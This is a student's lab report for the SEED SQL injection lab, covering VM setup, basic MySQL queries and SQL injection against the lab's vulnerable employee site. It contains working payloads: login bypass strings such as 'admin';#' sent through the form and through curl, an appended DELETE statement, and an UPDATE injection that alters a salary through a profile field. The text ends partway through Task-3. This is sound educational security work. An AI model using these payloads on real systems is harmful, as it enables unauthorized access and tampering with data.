



Applied Information Security

Assignment-1

Submitted by:

Muhammad Osama Khalid

20I-1955 (MS-CNS)

Section: 1

Table of Contents

Part-1 Lab Setup.....	1
Part-2 SQL Injection Attack Lab	4
Task-1 Get Familiar with SQL Statements.....	4
Step-1 Login to MySQL server.....	4
Step-2 Display and select Database	4
Step-3 Show tables of the selected database.....	5
Step-4 Use SQL command to display the information of the Employee	5
Task-2 SQL Injection Attack on SELECT Statement	6
Step-1 SQL Injection Attack from webpage	6
Step-2 SQL Injection Attack from command line.....	7
Step-3 Append s new SQL statement	8
Task-3 SQL Injection Attack on UPDATE Statement	9
Step-1 Modify your own salary.....	9
Step-2 Modify other people salary	12
Step-3 Modify other people password	14
Task-4 Countermeasure – Prepared Statement	16

List of Figures

Figure 1: Creating the Virtual Machine	1
Figure 2: Creating the Virtual Machine	1
Figure 3: Creating new Nat Adapter from Virtual Box Setting.....	2
Figure 4: Adding Nat adapter in Virtual Machine setting	2
Figure 5: Go to Virtual Machine Shared Folder Setting	3
Figure 6: Mount the shared folder to the home directory folder	3
Figure 7: Changing the hostname of the virtual machine	3
Figure 8: Starting the Apache Server	4
Figure 9: Login to MySQL server	4
Figure 10: Display and select the database	5
Figure 11: Display tables of the selected database	5
Figure 12: Displaying Information of the Employee	5
Figure 13: Target Website.....	6
Figure 14: Entering the payload in the username field.	6
Figure 15: Admin Account Login Successfully.....	7
Figure 16: Curl Command	7
Figure 17: Admin panel in the HTML format	7
Figure 18: Admin panel in the HTML format	8
Figure 19: Appended SQL statement	8
Figure 20: Appended SQL Query Failed to Run.....	9
Figure 21: Usernames from the Admin account.....	9
Figure 22: Inserting payload to login to the Alice account	9
Figure 23: Login to the Alice account Successfully	10
Figure 24: User Profile Edit page.....	10
Figure 25: Input payload to update the Alice Salary.....	11
Figure 26: Alice Salary updated Successfully with her information.....	11
Figure 27: Alice Salary updated Successfully with her information.....	12
Figure 28: Login to the admin account to check the salary of Boby.....	12
Figure 29: Login to the admin account to check the salary of Boby.....	12
Figure 30: Inserting the payload to update the Boby salary.....	13
Figure 31: Boby salary updated successfully	13
Figure 32: Hash function to convert and store password in hash	14
Figure 33: Payload to update the password of Boby.....	14
Figure 34: Try to login to the Boby account.....	15
Figure 35: Login to the Boby account Successfully	15
Figure 36: Vew the safe_home.php file	16
Figure 37: Prepare Statement used in safe_home.php	16
Figure 38: Opening the unsafe_home.php file	16
Figure 39: SQL statement without prepare statement.....	17
Figure 40: Removing the code	17
Figure 41: Updated unsafe_home.php file	18
Figure 42: Login to the admin account	18

Figure 43: Login Failed	18
Figure 44: Vewing safe_edit_backend.php file.....	19
Figure 45: Prepare statement in safe_edit_backend.php file	19
Figure 46: SQL Query without prepare statement in unsafe_edit_backend.php	19
Figure 47: updated unsafe_edit_backend.php file.....	20
Figure 48: Login to the Boby Account.....	21
Figure 49: Inserting the payload	21
Figure 50: SQL injection query treated as text after Prepare statement	22

Part-1 Lab Setup

In this part, I am going to set up the Attack Lab in which I will perform the SQL injection and Cross-Site Scripting Attacks in next parts.

1. First, I download the Seed Virtual Machine from the SEED Lab Website and then open the virtual box and click on the add button. Then I add details of my VM and click Next. After that, I set the memory size (RAM) to 2 GB and click next. After that from the options, I select “Use an existing virtual hard disk file” and go to the path where I download the Seed VM and select that. After that, I click create to create my VM.




Figure 1: Creating the Virtual Machine




Figure 2: Creating the Virtual Machine

2. After that go to the virtual box setting and select Network from the tab on the left panel. Then I click on the “+” button to create a new NAT Networks adapter. After that, I open the virtual machine setting, select Network from the tab on the left panel, and staying on Adapter 1 and under enable network adapter I click on the “Attah to” drop-down menu and select NAT Network adapter that I just created and click ok.




Figure 3: Creating new Nat Adapter from Virtual Box Setting




Figure 4: Adding Nat adapter in Virtual Machine setting

3. After that, I go to the VM settings and click on the shared folder to create the shared folder between the host and the virtual machine so that every time I put something in that folder, it can be accessed by both VM and host machine.




Figure 5: Go to Virtual Machine Shared Folder Setting

4. After that, I start the virtual machine, and then to mount the shared folder to the home directory of the Virtual machine I create a folder called "Share" in the home directory and then mount the shared folder to this "Share" folder.




Figure 6: Mount the shared folder to the home directory folder

5. After that I change the hostname of the virtual machine to my registration number to maintain the authenticity of the work.




Figure 7: Changing the hostname of the virtual machine

Part-2 SQL Injection Attack Lab

In this lab I have to perform various SQL injection attacks on the website provided. Now to start performing the task I first, need to run the Apache server therefore I open the terminal and execute the command “**sudo service apache2 start**” to start the Apache server.




Figure 8: Starting the Apache Server

Task-1 Get Familiar with SQL Statements

This task is to provide the basic understanding of the SQL commands and queries.

Step-1 Login to MySQL server

Now to login to the MySQL server I open the terminal and run the command “**mysql -u -root -p password**”




Figure 9: Login to MySQL server

Step-2 Display and select Database

In this step we need to display the tables in the MySQL database and for that I use the command “**show databases;**” and then select the user database using command “**use Users;**” to create a new database.

```

Terminal
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| Users |
| elgg_csrf |
| elgg_xss |
| mysql |
| performance_schema |
| phpmyadmin |
| sys |
+-----+
8 rows in set (0.00 sec)

mysql> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> 
```

Figure 10: Display and select the database

Step-3 Show tables of the selected database

To show the tables of the existing database I use the command “**show tables;**”.

```

Database changed
mysql> show tables;
+-----+
| Tables_in_Users |
+-----+
| credential      |
+-----+
1 row in set (0.00 sec)

mysql> 
```

Figure 11: Display tables of the selected database

Step-4 Use SQL command to display the information of the Employee

In this task I need to display the information of the employee Alice using the SQL query and to display the information I use the query “**select * from credential where name='Alice';**”.

```

1 row in set (0.00 sec)

mysql> select * from credential where name='Alice';
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name  | EID   | Salary | birth  | SSN    | PhoneNumber | Address | Email  | NickName | Password |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1  | Alice | 10000 | 20000 | 9/20   | 10211002 |           |         |        |        | fdbe918bdae83000aa54747fc95fe0470ffff4976 |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.00 sec)

mysql> 
```

Figure 12: Displaying Information of the Employee

Task-2 SQL Injection Attack on SELECT Statement

In this task I need to perform the SQL injection on the website provided “www.SEEDLabSQLInjection.com” using the select statement. For that I open the browser and go to the website provided.




Figure 13: Target Website

Step-1 SQL Injection Attack from webpage

In this step I need to use the webpage of the website to perform the SQL injection Attack on the website so that I will be able to login to the admin account without their credentials. Now after observing the provided php code snippet “unsafe_home.php” we can see that by using the name field we can get access to the admin account all we need to do is to enter the username and add an Apostrophe in the end and then add semicolon to complete the query. After that to comment out the rest of the SQL query we need to add “#” in the end so the rest of the query will be commented out. Note that as the homepage is in php therefore “#” is used to comment out the rest of the query instead of “--”. So our username will become “admin';#”. Now when I write the username in the username field and click on login button we successfully logged in to the admin account.




Figure 14: Entering the payload in the username field.

The screenshot shows a Mozilla Firefox browser window titled "SQL Lab - Mozilla Firefox". The address bar contains the URL "www.seedlabsqlinjection.com/unsafe_home.php?username=admin%27;%23". The main content area is titled "User Details" and displays a table of user information:

Username	Eid	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Figure 15: Admin Account Login Successfully

Step-2 SQL Injection Attack from command line

In this step I need to repeat the step 1 but this time using the terminal with the help of curl command. This command can send the http requests to the but we can't use specials characters that we use in previous task into this command therefore we need to replace these special characters with the encoded characters. The encoded character for “'” is “%27” and encoded character for “#” is “%23”. Now after observing the URL provided my curl command is

“curl 'www.SeedLabSQLInjection.com/unsafe_home.php?username=admin%27;+%23'”.

Now after running the command, we can see that the we get access of the admin account and the command return the html page of the admin panel that contains the details of the users in html format.

Figure 16: Curl Command

```
<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">
  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ></a>
      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a class='nav-link' href='unsafe_home.php'>Home <span class='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a></li>

```

Figure 17: Admin panel in the HTML format

Figure 18: Admin panel in the HTML format

Step-3 Append s new SQL statement

In the above two steps we are trying to login to the admin account to steal the information of the users. Now in this step we need to append another SQL statement with the previous one to update or delete the record in the database. Now to append the second query with “**admin';#**” we need to add our SQL query after the “;” and in before “#”. Now to delete a record from the database we use the delete statement which is “**DELETE FROM credential WHERE name= 'Ryan';**” so after append the statement with the previous one our new statement will become “**admin'; DELETE FROM credential WHERE name= 'Ryan';#**”. Now this new command will delete the user ‘Ryan’ while login to the admin page. Now after entering the statement in the username field of the login page, I got the syntax error because MySQL and PHP blocks multiple statement to run in the database.




Figure 19: Appended SQL statement




Figure 20: Appended SQL Query Failed to Run

Task-3 SQL Injection Attack on UPDATE Statement

In this attack I am going to perform SQL Injection attack using the UPDATE statement to update record in the database.

Step-1 Modify your own salary

In this task I need to update the salary of the employee 'Alice'. Now to do that I first need to login to the Alice account using the same command I used in Task-1 to login to the admin account. From the Admin account I get the username of the Alice account. So the new query for Alice will become "alice';#". After entering the query in the username field of the login page I successfully logged in to the Alice account.

User Details								
Username	Eid	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Baby	20000	30000	4/20	10212252				

Figure 21: Usernames from the Admin account

The screenshot shows a Firefox browser window titled "SQL Lab - Mozilla Firefox". The address bar contains the URL "www.seedlabsqlinjection.com/index.html". The main content area displays an "Employee Profile Login" form. The "USERNAME" field contains the value "alice';#". The "PASSWORD" field contains the value "Password".

Figure 22: Inserting payload to login to the Alice account

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	

Figure 23: Login to the Alice account Successfully

Currently the Salary of Alice is 20000, now to update the Alice salary I click on edit profile button in the menu and found that the user is only allowed to update his/her information not his/her salary therefore I need to write the SQL statement to update Alice salary.

Figure 24: User Profile Edit page

Now as we can see that use can update some of his/her information from the fields given so we use the fields available to upload my payload that will update the Alice salary. Now I enter the details in the given fields and target the phone number field to enter my payload with it. After viewing the query snippet of unsafe_edit_backend.php we can that we only need to add “,Salary='salary” in the query to update the users salary. The command I input in the phone number field is “**05123456',Salary=123456789;#**”. After entering the command and clicking on the save button Alice salary update successfully. Now to maintain the authenticity of the report I enter some of my details in the Alice profile.

Alice's Profile Edit

NickName	osama
Email	20i1955@mail.com
Address	FAST-NU
Phone Number	5123456',Salary=123

SQL Command
Note: This command can work in any field of the form

Figure 25: Input payload to update the Alice Salary

Key	Value
Employee ID	10000
